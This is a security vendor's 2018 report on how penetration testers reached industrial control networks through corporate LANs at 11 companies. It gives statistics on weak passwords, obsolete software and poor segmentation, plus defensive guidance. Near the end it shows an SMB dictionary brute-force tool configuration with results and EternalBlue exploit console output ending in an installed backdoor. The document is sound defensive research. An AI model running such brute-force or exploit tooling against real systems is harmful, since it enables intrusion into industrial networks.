POSITIVE TECHNOLOGIES

INDUSTRIAL COMPANIES

ATTACK VECTORS

2018

CONTENTS

INTRODUCTION

Industrial control systems are critical to operations at industrial facilities, but poorly protected in terms of information security. Successful attacks against ICS components can cause more than just financial losses. Unauthorized modification or disruption may lead to blackouts, transportation failures, or even major disasters with loss of life.

ICS security flaws are caused by many of the same factors seen on ordinary corporate networks. However, the ICS usage context places unique restrictions on processes and security mechanisms.

This report reviews typical attack vectors leading to unauthorized access to industrial networks via the corporate information system and facilitating subsequent attacks against ICS components. In this document, "corporate information system" refers to the corporate segment of a company's LAN.

The dataset consists of ICS security assessments and penetration tests performed by Positive Technologies for 11 industrial companies in 2017. The findings indicated here do not necessarily reflect the current state of security at other companies in the same sector. Rather, this information is intended to promote a better understanding among information security specialists of the most relevant issues in a particular sector, as well as assist in timely detection and remediation of vulnerabilities.

TERMS AND ABBREVIATIONS USED

Attack vector	A sequence of attacker actions that results in unauthorized access to a target system. A single target system may be compromised via multiple vectors.
DMZ	Demilitarized Zone
Gateway	A system that transmits industrial process information from an industrial network to the corporate network for further processing, storage, and analysis. Gateways may be based on OPC and MES servers, databases, or even custom protocols, and differ from company to company.
ICS	Industrial Control System
LAN	Local Area Network
MES	Manufacturing Execution System. A computerized system for collecting, storing, and processing data from industrial devices with the purpose of supporting awareness and analysis of processes, equipment condition, and resource use.
MIS	Management Information System
OPC	Open Platform Communications. A set of standards and specifications enabling communication between software and process control devices from diverse vendors.

1. EXECUTIVE SUMMARY

Industrial networks are poorly secured against attacks from corporate information systems

In 73 percent of the cases tested, an attacker could have penetrated the network perimeter and accessed the corporate information system. Most security flaws on the network perimeter are caused by misconfiguration. An internal attacker already on the corporate information system would have been able to penetrate the industrial network in 82 percent of cases.

Most attacks are easy to implement

Of the attack vectors that enabled penetration of the industrial network from the corporate information system, 67 percent were either low or trivial in difficulty. Implementing these attack vectors would require merely taking advantage of existing configuration flaws in devices and network segmentation, as well as OS vulnerabilities for which exploits are available online.

Admins create insecure ways to control systems

At the companies where it was possible to access the industrial network from the corporate information system, there were always flaws in network segmentation or traffic filtering. In 64 percent of cases, these flaws were introduced by administrators in the process of creating remote administration mechanisms. At 18 percent of companies, ICS components were not even isolated on a separate network segment.

Dictionary passwords and obsolete software haunt all companies


The corporate information system at every tested company was found to use dictionary passwords and obsolete software versions with known vulnerabilities. These flaws were the reason why the attack vector could be continued successfully, resulting in maximum domain privileges and control of the entire enterprise infrastructure.

2. ATTACK VECTORS

2.1. Penetration of corporate network

This report will not dwell on the vectors for penetrating a corporate network segment from the Internet. These attacks broadly resemble those found in all industries, and are considered more closely in our previous report. The statistics in this section are derived from external penetration testing and security audits performed on behalf of industrial companies. The following chart shows the most common security flaws and vulnerabilities found on the corporate information system perimeter of the tested companies.

73% of tested corporate information systems have insufficient perimeter protection against external attacks



Top 10 vulnerabilities on the corporate information system perimeter of industrial companies (percentage of client companies, by severity level)

Top 10 vulnerabilities on the corporate information system perimeter: closer look

Configuration flaws are the cause of seven of the top 10 network perimeter vulnerabilities.

Server administration interfaces for the corporate information system and interfaces for database management system (DBMS) connection available to an external attacker, combined with widespread use of dictionary and default passwords by privileged users, are an easy way to gain total control of web applications and servers, access databases and files, and launch attacks against other resources. Publicly accessible sensitive data, such as accounts, web application source code, and users' personal data, can be useful in attacks.

Source code vulnerabilities in web applications accounted for a number of the top 10 network perimeter vulnerabilities.

By exploiting such vulnerabilities as Remote Command Execution and Arbitrary File Upload, an attacker can penetrate the perimeter of an industrial company, if its web application is running on a server connected to the LAN.

Since web applications are not viewed as an integral part of the corporate information system at industrial companies, their security is often neglected. According to our research, 43 percent of web applications on the perimeter of industrial corporate information systems are characterized by a poor security level.

High severity level applies to half of the top 10 corporate information system perimeter vulnerabilities at industrial companies.

Obsolete versions of software, such as web servers, operating systems, and applications, often contain critical vulnerabilities. These vulnerabilities can be leveraged by attackers to gain control of systems. Exploits for many of these vulnerabilities are freely available online. Configuration flaws can be equally dangerous: excessive DBMS or web server privileges, if access to such systems is gained, allows executing OS commands on the server with maximum privileges. If a server on the network perimeter has an intranet interface, even restricted OS privileges may not stop use of the server in attacks on internal infrastructure.

Vectors for penetration of the corporate information system perimeter


A large majority of successful vectors for attacks against the perimeter of industrial companies exploit vulnerabilities in web applications. In particular, such vulnerabilities as SQL Injection, Arbitrary File Upload, and Remote Command Execution were used to penetrate the perimeter.

Almost every company used dictionary passwords for web server administration systems or for remote access via management protocols, which allowed continuing the attack vector to obtain LAN access in one third of cases.

Obsolete content management systems and web servers contain numerous vulnerabilities for which exploits are publicly available. An attacker can easily leverage such exploits to gain control over servers.

System configuration errors, such as inappropriate permission levels for web application users, can cause compromise of a server on the corporate information system perimeter.

5—maximum number of penetration vectors found at a single company




Vulnerabilities used for penetration of the corporate information system from the Internet (percentage of attack vectors)

2—average number of penetration vectors detected, per company

To evaluate the difficulty of a particular vector for penetrating the corporate LAN from the Internet, the experts took into account the skills and tools required for an attack, as well as publicly available exploits, extra conditions required for a successful attack, and other factors.

Uncomplicated attacks included cases when gaining control over the server required merely bypassing extension-based file upload restrictions in a web application, or using a publicly accessible exploit with minor code adjustments for the target system. Attacks were evaluated as trivial if no additional actions by the attacker were required. For example, if the password for web server administration had not been changed from the default value, an attacker could then use built-in functions to execute commands on the server.



Difficulty of vectors for penetration of the corporate information system from the Internet (percentage of attack vectors)

82%
of tested industrial networks are insufficiently isolated from corporate systems

2 different vectors
of penetration from the corporate information system to the industrial network are found in each test, on average

2.2. Hacking a path from corporate to industrial networks

Businesses take a wide variety of approaches to the structure of their networks, including how to segment and protect them. Nevertheless, many mistakes in implementation and administration are repeated across companies. To illustrate these security issues, we attempted to combine general guidelines for building a safe network and illustrate them in a single scalable scheme. Although this scheme had not been implemented at any of the tested companies, compliance with these principles would have frustrated many attack vectors and substantially reduced the risk of ICS compromise.

Key rules for network segmentation include the following:


+ The industrial network should be completely segregated from the corporate information system and external networks, especially the Internet.
+ Industrial process and equipment status information should be sent to the corporate information system via a special gateway. The most secure implementation is via a DMZ following the guidelines of NIST 800-82 (Section 5.5.5). Control commands should not be sent from the corporate information system to ICS components or to gateway hosts.
+ The MIS gathers data from gateways at multiple industrial facilities, which may be geographically distant from each other. The corporate information system segment containing MIS components is separated from other segments; it may include analyst and manager workstations for processing data.
+ Industrial process control, administration, and security of the industrial network are performed only by special staff inside the industrial network.

Unfortunately, these rules often are either followed on paper only, or not followed at all. Internal penetration testing easily reveals different attack vectors for targeting industrial networks. Let's look at these attacks in more detail.

Corporate network

A corporate information system usually has a special MIS subnetwork for collecting and processing data from ICS components. Managers and analysts receive information from the MIS.


To ensure maximum security of the industrial segment, servers located in a gateway (such as OPC or MES) are replicated in the MIS segment in order to avoid any impact by the corporate information system on gateway servers.



Gateway segment

A gateway allows data transfer from ICS servers to MIS servers in the corporate information system. Gateways can be implemented differently at different companies. For example, OPC, MES servers, databases, or other solutions can be used.

Control commands sent to a gateway or the industrial network are blocked. The safest network implementation is to have gateway servers in a separate demilitarized zone.



Industrial network


Process control is possible only from ICS operator workstations within the industrial network. ICS components may be geographically scattered.

ICS components should not be accessible from the corporate information system and other external networks.

On the industrial network, Internet access should be forbidden.

There are three main levels of industrial network components:

+ Dispatcher monitoring and control segment (ICS, SCADA)
+ Controller segment (PLC)
+ Field devices, usually connected directly to PLCs



Typical attack pattern

A typical attack that allows an internal attacker to penetrate an industrial network from the corporate LAN segment and compromise industrial processes can be divided into three stages:

1. Gaining and escalating OS privileges on corporate information system hosts
2. Continuing an attack to extend foothold in the corporate information system
3. Gaining access to critical systems and attacking the industrial network

Various methods can be used at each stage, but attackers try to act with maximum effectiveness and stealth. Therefore, penetration testers checked the maximum possible number of attack scenarios to evaluate the difficulty and success rate of each one.

Each attack stage will be considered later in this report in more detail. Statistics describe the success of particular attack methods and detection of vulnerabilities and relevant security flaws. To illustrate typical attack vectors, we have provided diagrams to reflect the actions taken by testers during their work.

01

Gaining and escalating OS privileges on corporate information system hosts

If an attacker has no privileges in the corporate information system (for example, the attacker is not an employee or contractor of the target company), access to the corporate network is needed. This can be done using available network jacks, guest Wi-Fi networks, or a successful attack via the Internet.

As soon as access to the corporate information system is obtained, the main task for the attacker is to obtain and escalate local privileges on servers and employee workstations, as well as gather information about the topology, devices, and software of the network.

02

Continuing an attack to extend foothold in the corporate information system

After gaining maximum local privileges on one or multiple hosts of the corporate information system, the attacker continues attacking other accessible resources to extend that foothold and find devices that could be used for access to the industrial network.

Continuation of an attack on the corporate network involves taking advantage of flaws in software, operating systems, web applications, network segmentation, and user authentication. The attacker could also use information from file storage (such as authentication credentials or hardware configuration files) accessible to LAN users. The attacker aims to obtain maximum privileges on the domain and identify points of penetration into the industrial network, as well as gather information.

03


Gaining access to critical systems and attacking the industrial network

Generally, the second stage ends when the attacker obtains privileges of a domain administrator and numerous accounts of privileged employees. The attacker now has deep knowledge of the company's processes, systems, and hardware configurations. This information can be used to penetrate the industrial network.

The attacker can use the privileges and gathered information to find existing connection channels to the industrial network and use them. Privileges can also be used to reconfigure network devices to establish an all-new channel to the industrial network.

The following diagram shows the most common vulnerabilities in the LAN of the corporate information system at industrial companies.

Tests revealed such flaws as dictionary passwords and vulnerable software versions at every stage; these flaws play a large role in attack success. Network segmentation flaws, as well as accessibility of interfaces for database management systems to any corporate information system user, are found at most industrial companies. In some cases, these flaws are caused not by configuration mistakes, but as a consequence of intentional administrator actions. Such errors in access segregation will be reviewed in detail in the description of the third stage of a typical attack.



Top 10 vulnerabilities in corporate LAN of industrial companies
(percentage of client companies, by severity level)

Gaining and escalating OS privileges on corporate information system hosts

The precise workings of the first stage of an attack depend on the LAN resources and privileges available to an attacker. Generally speaking, for someone who does not have any pre-existing privileges on the target company's systems, an attack is rather complex. An attacker would need access to a network jack on the company premises, where visitors are likely not allowed. But some network misconfigurations can make life easier for such an attacker. One security audit revealed the possibility of attacks against the corporate information system via the guest Wi-Fi network, while another two audits included attacks using the network jack for a kiosk in the entry area.


If the attacker is an insider, such as an employee, contractor, partner, or even a janitor, chances for successful compromise of critical resources rise substantially. And considering that an internal attacker from the user segment of the corporate information system is the most likely source of ICS attacks, this attacker model will be analyzed in greater detail.

Connection via:

Network jack

Hacked server on perimeter of corporate information system

Wi-Fi




Flow chart of the first stage of an attack
(gaining local privileges on corporate information system hosts)

The following diagram shows methods for obtaining local administrator privileges on corporate information system hosts, with the percentage of tested companies at which these methods were successful.


100%
of industrial companies pay insufficient attention to password strength.

Default or blank passwords, or ones resembling "123456", were discovered at every company.



Methods of gaining OS privileges on corporate information system hosts
(percentage of client companies)

Each tested industrial company had dictionary passwords on one or more of its systems. These were not only passwords of domain users, who are often not security-savvy: we found dictionary passwords used by local administrators and privileged users of database management systems, business systems, and FTP servers at every company. Default passwords, which can be found in vendor documentation, were counted as dictionary passwords. The first vector of a potential internal attacker is account bruteforcing. This attack vector allowed obtaining local administrator privileges on corporate LAN hosts at 64 percent of companies.



Connection Options
Target: 10.[redacted]
Protocol: SMB
Port: 445 ☐ SSL

User Option
User: \logins.txt


Password Modes
☐ Combo:
☑ Dictionary: 123qwe!@#
☐ Brute force

Misc Options
Connections: 10
Max Retry: 3
Time out: 5
Wait for retry: 500
Wait for each try: 0
Max Attempt /Connection: -1
☐ Stop when found on
☐ Password First

Target	Service	User	Password	Note
10.[redacted]	smb	v[redacted]	123qwe!@#	
10.[redacted]	smb	v[redacted]	123qwe!@#	
10.[redacted]	smb	v[redacted]v	123qwe!@#	
10.[redacted]	smb	v[redacted]	123qwe!@#	
10.[redacted]	smb	v[redacted]	123qwe!@#	Disabled
10.[redacted]	smb	v[redacted]o	123qwe!@#	
10.[redacted]	smb	v[redacted]	123qwe!@#	

Test completed Pwd/Sec: 103 Tested: 8512 Time: 0:33

Obsolete operating systems and software are a common occurrence at industrial facilities. This is explained by the fact that regularly installing updates has the potential to disrupt operations, while on some systems, updating one component may cause incompatibility with other components. These difficulties merely underscore the need to separate the industrial segment from external networks. For Internet-connected corporate networks, use of obsolete software and operating systems is simply unacceptable.




```
[*] Building exploit buffer
[*] Sending all but last fragment of exploit packet
    ................DONE.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Starting non-paged pool grooming
    [+] Sending SMBv2 buffers
        ............DONE.
    [+] Sending large SMBv1 buffer..DONE.
    [+] Sending final SMBv2 buffers......DONE.
    [+] Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] Sending SMB Echo request
[*] Good reply from SMB Echo request
[*] Sending last fragment of exploit packet!
    DONE.
[*] Receiving response from exploit packet
    [+] ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] Sending egg to corrupted connection.
[*] Triggering free of corrupted buffer.
[*] Pinging backdoor...
    [+] Backdoor returned code: 10 - Success!
    [+] Ping returned Target architecture: x64 (64-bit)
    [+] Backdoor installed
